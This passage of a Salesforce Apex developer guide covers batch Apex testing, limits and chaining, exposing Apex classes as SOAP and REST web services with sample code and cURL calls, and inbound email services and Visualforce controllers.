For Apex saved using API version 22.0 and later, exceptions that occur during the execution of a batch Apex job invoked by a test method are passed to the calling test method. As a result, these exceptions cause the test method to fail. If you want to handle exceptions in the test method, enclose the code in `try` and `catch` statements. Place the `catch` block after the `stopTest` method. However, with Apex saved using API version 21.0 and earlier, such exceptions don't get passed to the test method and don't cause test methods to fail.

Note: Asynchronous calls, such as `@future` or `executeBatch`, called in a `startTest`, `stopTest` block, do not count against your limits for the number of queued jobs.

The following example tests the `OwnerReassignment` class.

```
public static testMethod void testBatch() {
   user u = [SELECT ID, UserName FROM User
             WHERE username='testuser1@acme.com'];
   user u2 = [SELECT ID, UserName FROM User
              WHERE username='testuser2@acme.com'];
   String u2id = u2.id;
// Create 200 test accounts - this simulates one execute.
// Important - the Salesforce.com test framework only allows you to
// test one execute.

   List <Account> accns = new List<Account>();
      for(integer i = 0; i<200; i++){
         Account a = new Account(Name='testAccount'+'i',
                     Ownerid = u.ID);
         accns.add(a);
      }
```

```
    insert accns;

    Test.StartTest();
    OwnerReassignment reassign = new OwnerReassignment();
    reassign.query='SELECT ID, Name, Ownerid ' +
              'FROM Account ' +
              'WHERE OwnerId=\'' + u.Id + '\'' +
              ' LIMIT 200';
    reassign.email='admin@acme.com';
    reassign.fromUserId = u.Id;
    reassign.toUserId = u2.Id;
    ID batchprocessid = Database.executeBatch(reassign);
    Test.StopTest();

    System.AssertEquals(
            database.countquery('SELECT COUNT()'
               +' FROM Account WHERE OwnerId=\'' + u2.Id + '\''),
            200);

    }
}
```

Use the `System.Test.enqueueBatchJobs` and `System.Test.getFlexQueueOrder` methods to enqueue and reorder no-operation jobs within the contexts of tests.

Batch Apex Governor Limits

Keep in mind the following governor limits for batch Apex.

- Up to 5 batch jobs can be queued or active concurrently.
- Up to 100 `Holding` batch jobs can be held in the Apex flex queue.
- In a running test, you can submit a maximum of 5 batch jobs.
- The maximum number of batch Apex method executions per 24-hour period is 250,000, or the number of user licenses in your org multiplied by 200—whichever is greater. Method executions include executions of the `start`, `execute`, and `finish` methods. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available, make a request to the REST API `limits` resource. See List Organization Limits in the *Force.com REST API Developer Guide*. The licenses that count toward this limit are full Salesforce user licenses or Force.com App Subscription user licenses. Chatter Free, Chatter customer users, Customer Portal User, and partner portal User licenses aren't included.
- The batch Apex `start` method can have up to 15 query cursors open at a time per user. The batch Apex `execute` and `finish` methods each have a limit of five open query cursors per user.
- A maximum of 50 million records can be returned in the `Database.QueryLocator` object. If more than 50 million records are returned, the batch job is immediately terminated and marked as Failed.
- If the `start` method of the batch class returns a QueryLocator, the optional scope parameter of `Database.executeBatch` can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records. If the `start` method of the batch class returns an iterable, the scope parameter value has no upper limit. However, if you use a high number, you can run into other limits.
- If no size is specified with the optional *`scope`* parameter of `Database.executeBatch`, Salesforce chunks the records returned by the `start` method into batches of 200. The system then passes each batch to the `execute` method. Apex governor limits are reset for each execution of `execute`.

- The `start`, `execute`, and `finish` methods can implement up to 10 callouts each.
- Only one batch Apex job's `start` method can run at a time in an org. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

Batch Apex Best Practices

- Use extreme care if you are planning to invoke a batch job from a trigger. You must be able to guarantee that the trigger will not add more batch jobs than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.
- When you call `Database.executeBatch`, Salesforce only places the job in the queue. Actual execution can be delayed based on service availability.
- When testing your batch Apex, you can test only one execution of the `execute` method. Use the *`scope`* parameter of the `executeBatch` method to limit the number of records passed into the `execute` method to ensure that you aren't running into governor limits.
- The `executeBatch` method starts an asynchronous process. When you test batch Apex, make certain that the asynchronously processed batch job is finished before testing against the results. Use the Test methods `startTest` and `stopTest` around the `executeBatch` method to ensure that it finishes before continuing your test.
- Use `Database.Stateful` with the class definition if you want to share instance member variables or data across job transactions. Otherwise, all member variables are reset to their initial state at the start of each transaction.
- Methods declared as `future` aren't allowed in classes that implement the `Database.Batchable` interface.
- Methods declared as `future` can't be called from a batch Apex class.
- When a batch Apex job is run, email notifications are sent to the user who submitted the batch job. If the code is included in a managed package and the subscribing org is running the batch job, notifications are sent to the recipient listed in the `Apex Exception Notification Recipient` field.
- Each method execution uses the standard governor limits anonymous block, Visualforce controller, or WSDL method.
- Each batch Apex invocation creates an `AsyncApexJob` record. To construct a SOQL query to retrieve the job's status, number of errors, progress, and submitter, use the `AsyncApexJob` record's ID. For more information about the `AsyncApexJob` object, see AsyncApexJob in the *Object Reference for Salesforce and Force.com*.
- For each 10,000 `AsyncApexJob` records, Apex creates an `AsyncApexJob` record of type `BatchApexWorker` for internal use. When querying for all `AsyncApexJob` records, we recommend that you filter out records of type `BatchApexWorker` using the `JobType` field. Otherwise, the query returns one more record for every 10,000 `AsyncApexJob` records. For more information about the `AsyncApexJob` object, see AsyncApexJob in the *Object Reference for Salesforce and Force.com*.
- All methods in the class must be defined as `global` or `public`.
- For a sharing recalculation, we recommend that the `execute` method delete and then re-create all Apex managed sharing for the records in the batch. This process ensures that sharing is accurate and complete.
- Batch jobs queued before a Salesforce service maintenance downtime remain in the queue. After service downtime ends and when system resources become available, the queued batch jobs are executed. If a batch job was running when downtime occurred, the batch execution is rolled back and restarted after the service comes back up.
- Minimize the number of batches, if possible. Salesforce uses a queue-based framework to handle asynchronous processes from such sources as future methods and batch Apex. This queue is used to balance request workload across organizations. If more than 2,000 unprocessed requests from a single organization are in the queue, any additional requests from the same organization will be delayed while the queue handles requests from other organizations.

- Ensure that batch jobs execute as fast as possible. To ensure fast execution of batch jobs, minimize Web service callout times and tune queries used in your batch Apex code. The longer the batch job executes, the more likely other queued jobs are delayed when many jobs are in the queue.

Chaining Batch Jobs

Starting with API version 26.0, you can start another batch job from an existing batch job to chain jobs together. Chain a batch job to start a job after another one finishes and when your job requires batch processing, such as when processing large data volumes. Otherwise, if batch processing isn't needed, consider using Queueable Apex.

You can chain a batch job by calling `Database.executeBatch` or `System.scheduleBatch` from the `finish` method of the current batch class. The new batch job will start after the current batch job finishes.

For previous API versions, you can't call `Database.executeBatch` or `System.scheduleBatch` from any batch Apex method. The version that's used is the version of the running batch class that starts or schedules another batch job. If the `finish` method in the running batch class calls a method in a helper class to start the batch job, the API version of the helper class doesn't matter.

Web Services

Exposing Apex Methods as SOAP Web Services

You can expose your Apex methods as SOAP Web services so that external applications can access your code and your application. To expose your Apex methods, use WebService Methods.

Tip:

- Apex SOAP Web services allow an external application to invoke Apex methods through SOAP Web services. Apex callouts enable Apex to invoke external Web or HTTP services.
- Apex REST API exposes your Apex classes and methods as REST Web services. See Exposing Apex Classes as REST Web Services.

WebService Methods

Apex class methods can be exposed as custom SOAP Web service calls. This allows an external application to invoke an Apex Web service to perform an action in Salesforce. Use the `webService` keyword to define these methods. For example:

```
global class MyWebService {
    webService static Id makeContact(String lastName, Account a) {
        Contact c = new Contact(lastName = 'Weissman', AccountId = a.Id);
        insert c;
        return c.id;
    }
}
```

A developer of an external application can integrate with an Apex class containing `webService` methods by generating a WSDL for the class. To generate a WSDL from an Apex class detail page:

1. In the application from Setup, enter "Apex Classes" in the `Quick Find` box, then select **Apex Classes**.
2. Click the name of a class that contains `webService` methods.
3. Click **Generate WSDL**.

Exposing Data with WebService Methods

Invoking a custom `webService` method always uses system context. Consequently, the current user's credentials are not used, and any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing rules. Developers who expose methods with the `webService` keyword should therefore take care that they are not inadvertently exposing any sensitive data.

Warning: Apex class methods that are exposed through the API with the `webService` keyword don't enforce object permissions and field-level security by default. We recommend that you make use of the appropriate object or field describe result methods to check the current user's access level on the objects and fields that the webService method is accessing. See DescribeSObjectResult Class and DescribeFieldResult Class.

Also, sharing rules (record-level access) are enforced only when declaring a class with the `with sharing` keyword. This requirement applies to all Apex classes, including to classes that contain webService methods. To enforce sharing rules for webService methods, declare the class that contains these methods with the `with sharing` keyword. See Using the `with sharing` or `without sharing` Keywords.

Considerations for Using the `WebService` Keyword

When using the `webService` keyword, keep the following considerations in mind:

- You cannot use the `webService` keyword when defining a class. However, you can use it to define top-level, outer class methods, and methods of an inner class.
- You cannot use the `webService` keyword to define an interface, or to define an interface's methods and variables.
- System-defined enums cannot be used in Web service methods.
- You cannot use the `webService` keyword in a trigger.
- All classes that contain methods defined with the `webService` keyword must be declared as `global`. If a method or inner class is declared as `global`, the outer, top-level class must also be defined as `global`.
- Methods defined with the `webService` keyword are inherently global. These methods can be used by any Apex code that has access to the class. You can consider the `webService` keyword as a type of access modifier that enables more access than `global`.
- You must define any method that uses the `webService` keyword as `static`.
- You cannot deprecate `webService` methods or variables in managed package code.
- Because there are no SOAP analogs for certain Apex elements, methods defined with the `webService` keyword cannot take the following elements as parameters. While these elements can be used within the method, they also cannot be marked as return values.
  - Maps
  - Sets
  - Pattern objects
  - Matcher objects

  - Exception objects

- You must use the `webService` keyword with any member variables that you want to expose as part of a Web service. You should not mark these member variables as `static`.

Considerations for calling Apex SOAP Web service methods:

- Salesforce denies access to Web service and `executeanonymous` requests from an AppExchange package that has `Restricted` access.
- Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.
- If a login call is made from the API for a user with an expired or temporary password, subsequent API calls to custom Apex SOAP Web service methods aren't supported and result in the INVALID_OPERATION_WITH_EXPIRED_PASSWORD error. Reset the user's password and make a call with an unexpired password to be able to call Apex Web service methods.

The following example shows a class with Web service member variables as well as a Web service method:

```
global class SpecialAccounts {

  global class AccountInfo {
     webService String AcctName;
     webService Integer AcctNumber;
  }

  webService static Account createAccount(AccountInfo info) {
    Account acct = new Account();
    acct.Name = info.AcctName;
    acct.AccountNumber = String.valueOf(info.AcctNumber);
    insert acct;
    return acct;
  }

  webService static Id [] createAccounts(Account parent,
       Account child, Account grandChild) {

        insert parent;
        child.parentId = parent.Id;
        insert child;
        grandChild.parentId = child.Id;
        insert grandChild;

        Id [] results = new Id[3];
        results[0] = parent.Id;
        results[1] = child.Id;
        results[2] = grandChild.Id;
        return results;
    }
}
```

```
// Test class for the previous class.
@isTest
private class SpecialAccountsTest {
  testMethod static void testAccountCreate() {
    SpecialAccounts.AccountInfo info = new SpecialAccounts.AccountInfo();
    info.AcctName = 'Manoj Cheenath';
```

```
    info.AcctNumber = 12345;
    Account acct = SpecialAccounts.createAccount(info);
    System.assert(acct != null);
  }
}
```

You can invoke this Web service using AJAX. For more information, see Apex in AJAX on page 270.

Overloading Web Service Methods

SOAP and WSDL do not provide good support for overloading methods. Consequently, Apex does not allow two methods marked with the `webService` keyword to have the same name. Web service methods that have the same name in the same class generate a compile-time error.

Exposing Apex Classes as REST Web Services

You can expose your Apex classes and methods so that external applications can access your code and your application through the REST architecture. This section provides an overview of how to expose your Apex classes as REST Web services. You'll learn about the class and method annotations and see code samples that show you how to implement this functionality.

Introduction to Apex REST

You can expose your Apex class and methods so that external applications can access your code and your application through the REST architecture. This is done by defining your Apex class with the `@RestResource` annotation to expose it as a REST resource. Similarly, add annotations to your methods to expose them through REST. For example, you can add the `@HttpGet` annotation to your method to expose it as a REST resource that can be called by an HTTP `GET` request. For more information, see Apex REST Annotations on page 94

These are the classes containing methods and properties you can use with Apex REST.

Class	Description
RestContext Class	Contains the `RestRequest` and `RestResponse` objects.
`request`	Represents an object used to pass data from an HTTP request to an Apex RESTful Web service method.
`response`	Represents an object used to pass data from an Apex RESTful Web service method to an HTTP response.

Governor Limits

Calls to Apex REST classes count against the organization's API governor limits. All standard Apex governor limits apply to Apex REST classes. For example, the maximum request or response size is 6 MB for synchronous Apex or 12 MB for asynchronous Apex. For more information, see Execution Governors and Limits.

Authentication

Apex REST supports these authentication mechanisms:

- OAuth 2.0

- Session ID

See *Step Two: Set Up Authorization* in the *Force.com REST API Developer Guide*.

Apex REST Annotations

Six new annotations have been added that enable you to expose an Apex class as a RESTful Web service.

- `@RestResource(urlMapping='/yourUrl')`
- `@HttpDelete`
- `@HttpGet`
- `@HttpPatch`
- `@HttpPost`
- `@HttpPut`

Apex REST Methods

Apex REST supports two formats for representations of resources: JSON and XML. JSON representations are passed by default in the body of a request or response, and the format is indicated by the `Content-Type` property in the HTTP header. You can retrieve the body as a Blob from the HttpRequest object if there are no parameters to the Apex method. If parameters are defined in the Apex method, an attempt is made to deserialize the request body into those parameters. If the Apex method has a non-void return type, the resource representation is serialized into the response body.

These return and parameter types are allowed:

- Apex primitives (excluding sObject and Blob).
- sObjects
- Lists or maps of Apex primitives or sObjects (only maps with String keys are supported).
- User-defined types that contain member variables of the types listed above.

Note: Apex REST doesn't support XML serialization and deserialization of Chatter in Apex objects. Apex REST does support JSON serialization and deserialization of Chatter in Apex objects. Also, some collection types, such as maps and lists, aren't supported with XML. See Request and Response Data Considerations for details.

Methods annotated with `@HttpGet` or `@HttpDelete` should have no parameters. This is because GET and DELETE requests have no request body, so there's nothing to deserialize.

A single Apex class annotated with `@RestResource` can't have multiple methods annotated with the same HTTP request method. For example, the same class can't have two methods annotated with `@HttpGet`.

Note: Apex REST currently doesn't support requests of Content-Type `multipart/form-data`.

Apex REST Method Considerations

Here are a few points to consider when you define Apex REST methods.

- `RestRequest` and `RestResponse` objects are available by default in your Apex methods through the static `RestContext` object. This example shows how to access these objects through `RestContext`:

```
RestRequest req = RestContext.request;
RestResponse res = RestContext.response;
```

- If the Apex method has no parameters, Apex REST copies the HTTP request body into the `RestRequest.requestBody` property. If the method has parameters, then Apex REST attempts to deserialize the data into those parameters and the data won't be deserialized into the `RestRequest.requestBody` property.
- Apex REST uses similar serialization logic for the response. An Apex method with a non-void return type will have the return value serialized into `RestResponse.responseBody`.
- Apex REST methods can be used in managed and unmanaged packages. When calling Apex REST methods that are contained in a managed package, you need to include the managed package namespace in the REST call URL. For example, if the class is contained in a managed package namespace called `packageNamespace` and the Apex REST methods use a URL mapping of `/MyMethod/*`, the URL used via REST to call these methods would be of the form `https://instance.salesforce.com/services/apexrest/packageNamespace/MyMethod/`. For more information about managed packages, see What is a Package?.
- If a login call is made from the API for a user with an expired or temporary password, subsequent API calls to custom Apex REST Web service methods aren't supported and result in the MUTUAL_AUTHENTICATION_FAILED error. Reset the user's password and make a call with an unexpired password to be able to call Apex Web service methods.

User-Defined Types

You can use user-defined types for parameters in your Apex REST methods. Apex REST deserializes request data into `public`, `private`, or `global` class member variables of the user-defined type, unless the variable is declared as `static` or `transient`. For example, an Apex REST method that contains a user-defined type parameter might look like the following:

```
@RestResource(urlMapping='/user_defined_type_example/*')
global with sharing class MyOwnTypeRestResource {

    @HttpPost
    global static MyUserDefinedClass echoMyType(MyUserDefinedClass ic) {
        return ic;
    }

    global class MyUserDefinedClass {

        global String string1;
        global String string2 { get; set; }
        private String privateString;
        global transient String transientString;
        global static String staticString;

    }

}
```

Valid JSON and XML request data for this method would look like:

```
{
    "ic" : {
                "string1" : "value for string1",
                "string2" : "value for string2",
                "privateString" : "value for privateString"
```

```
            }
}
```

```
<request>
    <ic>
        <string1>value for string1</string1>
        <string2>value for string2</string2>
        <privateString>value for privateString</privateString>
    </ic>
</request>
```

If a value for `staticString` or `transientString` is provided in the example request data above, an HTTP 400 status code response is generated. Note that the `public`, `private`, or `global` class member variables must be types allowed by Apex REST:

- Apex primitives (excluding sObject and Blob).
- sObjects
- Lists or maps of Apex primitives or sObjects (only maps with String keys are supported).

When creating user-defined types used as Apex REST method parameters, avoid introducing any class member variable definitions that result in cycles (definitions that depend on each other) at run time in your user-defined types. Here's a simple example:

```
@RestResource(urlMapping='/CycleExample/*')
global with sharing class ApexRESTCycleExample {

    @HttpGet
    global static MyUserDef1 doCycleTest() {
        MyUserDef1 def1 = new MyUserDef1();
        MyUserDef2 def2 = new MyUserDef2();
        def1.userDef2 = def2;
        def2.userDef1 = def1;
        return def1;
    }

    global class MyUserDef1 {
        MyUserDef2 userDef2;
    }

    global class MyUserDef2 {
        MyUserDef1 userDef1;
    }

}
```

The code in the previous example compiles, but at run time when a request is made, Apex REST detects a cycle between instances of `def1` and `def2`, and generates an HTTP 400 status code error response.

Request and Response Data Considerations

Some additional things to keep in mind for the request data for your Apex REST methods:

- The names of the Apex parameters matter, although the order doesn't. For example, valid requests in both XML and JSON look like the following:

```
@HttpPost
global static void myPostMethod(String s1, Integer i1, Boolean b1, String s2)
```

```
{
  "s1" : "my first string",
  "i1" : 123,
  "s2" : "my second string",
  "b1" : false
}
```

```
<request>
  <s1>my first string</s1>
  <i1>123</i1>
  <s2>my second string</s2>
  <b1>false</b1>
</request>
```

- The URL patterns *URLpattern* and *URLpattern*/* match the same URL. If one class has a `urlMapping` of *URLpattern* and another class has a `urlMapping` of *URLpattern*/*, a REST request for this URL pattern resolves to the class that was saved last.
- Some parameter and return types can't be used with XML as the Content-Type for the request or as the accepted format for the response, and hence, methods with these parameter or return types can't be used with XML. Lists, maps, or collections of collections, for example, `List<List<String>>` aren't supported. However, you can use these types with JSON. If the parameter list includes a type that's invalid for XML and XML is sent, an HTTP 415 status code is returned. If the return type is a type that's invalid for XML and XML is the requested response format, an HTTP 406 status code is returned.
- For request data in either JSON or XML, valid values for Boolean parameters are: `true`, `false` (both of these are treated as case-insensitive), `1` and `0` (the numeric values, not strings of "1" or "0"). Any other values for Boolean parameters result in an error.
- If the JSON or XML request data contains multiple parameters of the same name, this results in an HTTP 400 status code error response. For example, if your method specifies an input parameter named `x`, the following JSON request data results in an error:

```
{
    "x" : "value1",
    "x" : "value2"
}
```

Similarly, for user-defined types, if the request data includes data for the same user-defined type member variable multiple times, this results in an error. For example, given this Apex REST method and user-defined type:

```
@RestResource(urlMapping='/DuplicateParamsExample/*')
global with sharing class ApexRESTDuplicateParamsExample {

    @HttpPost
    global static MyUserDef1 doDuplicateParamsTest(MyUserDef1 def) {
        return def;
    }

    global class MyUserDef1 {
        Integer i;
    }
```

```
}
```

The following JSON request data also results in an error:

```
{
    "def" : {
               "i" : 1,
               "i" : 2
             }
}
```

- If you need to specify a null value for one of your parameters in your request data, you can either omit the parameter entirely or specify a null value. In JSON, you can specify `null` as the value. In XML, you must use the `http://www.w3.org/2001/XMLSchema-instance` namespace with a nil value.
- For XML request data, you must specify an XML namespace that references any Apex namespace your method uses. So, for example, if you define an Apex REST method such as:

```
@RestResource(urlMapping='/namespaceExample/*')
global class MyNamespaceTest {
    @HttpPost
    global static MyUDT echoTest(MyUDT def, String extraString) {
        return def;
    }

    global class MyUDT {
        Integer count;
    }
}
```

You can use the following XML request data:

```
<request>
  <def xmlns:MyUDT="http://soap.sforce.com/schemas/class/MyNamespaceTest">
    <MyUDT:count>23</MyUDT:count>
  </def>
  <extraString>test</extraString>
</request>
```

Response Status Codes

The status code of a response is set automatically. This table lists some HTTP status codes and what they mean in the context of the HTTP request method. For the full list of response status codes, see `statusCode`.

Request Method	Response Status Code	Description
GET	200	The request was successful.
PATCH	200	The request was successful and the return type is non-void.
PATCH	204	The request was successful and the return type is void.
DELETE, GET, PATCH, POST, PUT	400	An unhandled user exception occurred.

Request Method	Response Status Code	Description
DELETE, GET, PATCH, POST, PUT	403	You don't have access to the specified Apex class.
DELETE, GET, PATCH, POST, PUT	404	The URL is unmapped in an existing `@RestResource` annotation.
DELETE, GET, PATCH, POST, PUT	404	The URL extension is unsupported.
DELETE, GET, PATCH, POST, PUT	404	The Apex class with the specified namespace couldn't be found.
DELETE, GET, PATCH, POST, PUT	405	The request method doesn't have a corresponding Apex method.
DELETE, GET, PATCH, POST, PUT	406	The Content-Type property in the header was set to a value other than JSON or XML.
DELETE, GET, PATCH, POST, PUT	406	The header specified in the HTTP request is not supported.
GET, PATCH, POST, PUT	406	The XML return type specified for format is unsupported.
DELETE, GET, PATCH, POST, PUT	415	The XML parameter type is unsupported.
DELETE, GET, PATCH, POST, PUT	415	The Content-Header Type specified in the HTTP request header is unsupported.
DELETE, GET, PATCH, POST, PUT	500	An unhandled Apex exception occurred.

JSON Support

XML Support

Exposing Data with Apex REST Web Service Methods

Invoking a custom Apex REST Web service method always uses system context. Consequently, the current user's credentials are not used, and any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing rules. Developers who expose methods using the Apex REST annotations should therefore take care that they are not inadvertently exposing any sensitive data.

Warning: Apex class methods that are exposed through the Apex REST API don't enforce object permissions and field-level security by default. We recommend that you make use of the appropriate object or field describe result methods to check the current user's access level on the objects and fields that the Apex REST API method is accessing. See DescribeSObjectResult Class and DescribeFieldResult Class.

Also, sharing rules (record-level access) are enforced only when declaring a class with the `with sharing` keyword. This requirement applies to all Apex classes, including to classes that are exposed through Apex REST API. To enforce sharing rules for Apex REST API methods, declare the class that contains these methods with the `with sharing` keyword. See Using the `with sharing` or `without sharing` Keywords.

Apex REST Code Samples

These code samples show you how to expose Apex classes and methods through the REST architecture and how to call those resources from a client.

- Apex REST Basic Code Sample: Provides an example of an Apex REST class with three methods that you can call to delete a record, get a record, and update a record.
- Apex REST Code Sample Using RestRequest: Provides an example of an Apex REST class that adds an attachment to a record by using the RestRequest object

Apex REST Basic Code Sample

This sample shows you how to implement a simple REST API in Apex that handles three different HTTP request methods. For more information about authenticating with `cURL`, see the Quick Start section of the *Force.com REST API Developer Guide*.

1. Create an Apex class in your instance from Setup by entering *`New`* in the `Quick Find` box, then selecting **New** and add this code to your new class:

```
@RestResource(urlMapping='/Account/*')
global with sharing class MyRestResource {

    @HttpDelete
    global static void doDelete() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
       String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);

        Account account = [SELECT Id FROM Account WHERE Id = :accountId];
        delete account;
    }

    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
       String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);

        Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];
        return result;
    }

  @HttpPost
    global static String doPost(String name,
        String phone, String website) {
        Account account = new Account();
        account.Name = name;
        account.phone = phone;
        account.website = website;
        insert account;
        return account.Id;
    }
}
```

2. To call the `doGet` method from a client, open a command-line window and execute the following `cURL` command to retrieve an account by ID:

```
curl -H "Authorization: Bearer sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
```

- Replace *sessionId* with the <sessionId> element that you noted in the login response.
- Replace *instance* with your <serverUrl> element.
- Replace *accountId* with the ID of an account which exists in your organization.

After calling the doGet method, Salesforce returns a JSON response with data such as the following:

```
{
  "attributes" :
    {
      "type" : "Account",
      "url" : "/services/data/v22.0/sobjects/Account/accountId"
    },
  "Id" : "accountId",
  "Name" : "Acme"

}
```

Note: The cURL examples in this section don't use a namespaced Apex class so you won't see the namespace in the URL.

3. Create a file called account.txt to contain the data for the account you will create in the next step.

```
{
  "name" : "Wingo Ducks",
  "phone" : "707-555-1234",
  "website" : "www.wingo.ca.us"
}
```

4. Using a command-line window, execute the following cURL command to create a new account:

```
curl -H "Authorization: Bearer sessionId" -H "Content-Type: application/json" -d
@account.txt "https://instance.salesforce.com/services/apexrest/Account/"
```

After calling the doPost method, Salesforce returns a response with data such as the following:

```
"accountId"
```

The *accountId* is the ID of the account you just created with the POST request.

5. Using a command-line window, execute the following cURL command to delete an account by specifying the ID:

```
curl –X DELETE –H "Authorization: Bearer sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
```

Apex REST Code Sample Using RestRequest

The following sample shows you how to add an attachment to a case by using the RestRequest object. For more information about authenticating with cURL, see the Quick Start section of the *Force.com REST API Developer Guide*. In this code, the binary file data is stored in the RestRequest object, and the Apex service class accesses the binary data in the RestRequest object .

1. Create an Apex class in your instance from Setup by entering *Apex Classes* in the Quick Find box, then selecting **Apex Classes**. Click **New** and add the following code to your new class:

```
@RestResource(urlMapping='/CaseManagement/v1/*')
global with sharing class CaseMgmtService
{
```

```
    @HttpPost
    global static String attachPic(){
        RestRequest req = RestContext.request;
        RestResponse res = Restcontext.response;
        Id caseId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Blob picture = req.requestBody;
        Attachment a = new Attachment (ParentId = caseId,
                                       Body = picture,
                                       ContentType = 'image/jpg',
                                       Name = 'VehiclePicture');
        insert a;
        return a.Id;
    }
}
```

2. Open a command-line window and execute the following `cURL` command to upload the attachment to a case:

   ```
   curl -H "Authorization: Bearer sessionId" -H "X-PrettyPrint: 1" -H "Content-Type:
   image/jpeg" --data-binary @file
   "https://instance.salesforce.com/services/apexrest/CaseManagement/v1/caseId"
   ```

   - Replace *sessionId* with the <sessionId> element that you noted in the login response.
   - Replace *instance* with your <serverUrl> element.
   - Replace *caseId* with the ID of the case you want to add the attachment to.
   - Replace *file* with the path and file name of the file you want to attach.

   Your command should look something like this (with the *sessionId* replaced with your session ID and *yourInstance* replaced with your instance name):

   ```
   curl -H "Authorization: Bearer sessionId"
   -H "X-PrettyPrint: 1" -H "Content-Type: image/jpeg" --data-binary
   @c:\test\vehiclephoto1.jpg
   "https://yourInstance.salesforce.com/services/apexrest/CaseManagement/v1/500D0000003aCts"
   ```

   Note: The `cURL` examples in this section don't use a namespaced Apex class so you won't see the namespace in the URL.

   The Apex class returns a JSON response that contains the attachment ID such as the following:

   ```
   "00PD0000001y7BfMAI"
   ```

3. To verify that the attachment and the image were added to the case, navigate to **Cases** and select the **All Open Cases** view. Click on the case and then scroll down to the Attachments related list. You should see the attachment you just created.

Apex Email Service

You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

Note: Visualforce email templates cannot be used for mass email.

You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for processing. To give multiple users access to a single email service, you can:

- Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users.
- Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address and creates records on behalf of that user.

To use email services, from Setup, enter *Email Services* in the Quick Find box, then select **Email Services**.

- Click **New Email Service** to define a new email service.
- Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service.
- Click **Edit** to make changes to an existing email service.
- Click **Delete** to delete an email service.

Note: Before deleting email services, you must delete all associated email service addresses.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email messages a day.
- Email service addresses that you create in your sandbox cannot be copied to your production org.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).

Using the InboundEmail Object

For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

Example 1: Create Tasks for Contacts

The following is an example of how you can look up a contact based on the inbound email address and create a new task.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                         Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

    String myPlainText= '';

    // Add the email plain text into the local variable
```

```
    myPlainText = email.plainTextBody;

    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));

     // Insert the new Task
     insert newTask;

     System.debug('New Task Object: ' + newTask );
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

Visualforce Classes

In addition to giving developers the ability to add business logic to Salesforce system events such as button clicks and related record updates, Apex can also be used to provide custom logic for Visualforce pages through custom Visualforce controllers and controller extensions:

- A custom controller is a class written in Apex that implements all of a page's logic, without leveraging a standard controller. If you use a custom controller, you can define new navigation elements or behaviors, but you must also reimplement any functionality that was already provided in a standard controller.

  Like other Apex classes, custom controllers execute entirely in system mode, in which the object and field-level permissions of the current user are ignored. You can specify whether a user can execute methods in a custom controller based on the user's profile.

- A controller extension is a class written in Apex that adds to or overrides behavior in a standard or custom controller. Extensions allow you to leverage the functionality of another controller while adding your own custom logic.

  Because standard controllers execute in user mode, in which the permissions, field-level security, and sharing rules of the current user are enforced, extending a standard controller allows you to build a Visualforce page that respects user permissions. Although the extension class executes in system mode, the standard controller executes in user mode. As with custom controllers, you can specify whether a user can execute methods in a controller extension based on the user's profile.

You can use these system-supplied Apex classes when building custom Visualforce controllers and controller extensions.

- Action
- Dynamic Component
- IdeaStandardController
- IdeaStandardSetController
